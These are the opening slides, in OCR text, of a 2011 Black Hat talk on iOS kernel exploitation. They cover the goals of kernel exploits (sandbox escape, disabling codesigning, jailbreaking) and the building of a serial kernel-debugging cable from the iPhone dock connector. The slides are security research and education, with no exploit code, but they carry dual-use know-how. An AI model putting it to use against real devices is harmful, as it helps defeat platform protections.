SektionEins
http://www.sektioneins.de

iOS Kernel Exploitation

Stefan Esser <stefan.esser@sektioneins.de>

black hat
BRIEFINGS & TRAINING
USA + 2011

Who am I?

Stefan Esser

- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, jailbreak)
- founder of SektionEins GmbH
- currently also working as independent contractor

Agenda

- Introduction
- Kernel Debugging
- Kernel Exploitation
    - Stack Buffer Overflows
    - Heap Buffer Overflows
- Kernelpatches from Jailbreaks

Part I

Introduction

Mac OS X vs. iOS (I)

- iOS is based on XNU like Mac OS X
- exploitation of kernel vulnerabilities is therefore similar
- some kernel bugs can be found by auditing the open source XNU
- but some bugs are only/more interesting on iOS

Mac OS X vs. iOS (II)

OS X Kernel

- user-land dereference bugs are not exploitable
- privilege escalation to root usually highest goal
- memory corruptions or code exec in kernel nice but usually not required
- kernel exploits only triggerable as root are not interesting

Mac OS X vs. iOS (III)

iOS Kernel

- user-land dereference bugs are partially exploitable
- privilege escalation to root just a starting point
- memory corruptions or code exec in kernel always required
- kernel exploits only triggerable as root are interesting

Types of Kernel Exploits

normal kernel exploits

- privilege escalation from “mobile“ user in applications
- break out of sandbox
- disable codesigning and RWX protection for easier infection
- must be implemented in 100% ROP

untethering exploits

- kernel exploit as “root“ user during boot sequence
- patch kernel to disable all security features in order to jailbreak
- from iOS 4.3.0 also needs to be implemented in 100% ROP

Part II

Kernel Debugging


iOS Kernel Debugging

- no support for kernel level debugging by iOS SDK
- developers are not supposed to do kernel work anyway
- strings inside kernelcache indicate the presence of debugging code
- boot arg “debug“ is used
- and code of KDP seems there


KDP on iOS 4

- the OS X kernel debugger KDP is obviously inside the iOS kernel
- but KDP does only work via ethernet or serial interface
- how to communicate with KDP?
- the iPhone / iPad do not have ethernet or serial, do they?

iPhone Dock Connector (Pin-Out)




PIN	Desc
1,2	GND
3	Line Out - R+
4	Line Out - L+
5	Line In - R+
6	Line In - L+
8	Video Out
9	S-Video CHR Output
10	S-Video LUM Output
11	GND
12	Serial TxD
13	Serial RxD
14	NC
15,16	GND
17	NC
18	3.3V Power
19,20	12V Firewire Power
21	Accessory Indicator/Serial Enable
22	FireWire Data TPA-
23	USB Power 5 VDC
24	FireWire Data TPA+
25	USB Data -
26	FireWire Data TPB-
27	USB Data +
28	FireWire Data TPB+
29,30	GND



iPhone Dock Connector has PINs for

- Line Out / In
- Video Out
- USB
- FireWire
- Serial

USB Serial to iPhone Dock Connector



470kΩ resistor


2 x mini-USB-B to USB-A cable


Breakout Board
FT232RL USB to Serial

PodGizmo Connector

Ingredients (I)


- 470 kΩ resistor
- used to bridge pin 1 and 21
- activates the UART
- costs a few cents





Ingredients (II)

- PodBreakout
- easy access to dock connector pins
- some revisions have reversed pins
- even I was able to solder this
- about 12 EUR



470KΩ


1 GND
3 ROUT
5 RIN
7 RSVD
9 C
11 GND
13 RX
15 GND
17 RSVD
19 VCC
21 AI
23 VCC
25 D-
27 D+
29 GND

2 GND
4 LOUT
6 LIN
8 VOUT
10 Y
12 TX
14 RSVD
16 GND
18 VCC
20 VCC
22 TPA-
24 TPA+
26 TPB-
28 TPB+
30 GND

Ingredients (III)


- FT232RL Breakout Board
- USB to Serial Convertor
- also very easy to solder
- about 10 EUR

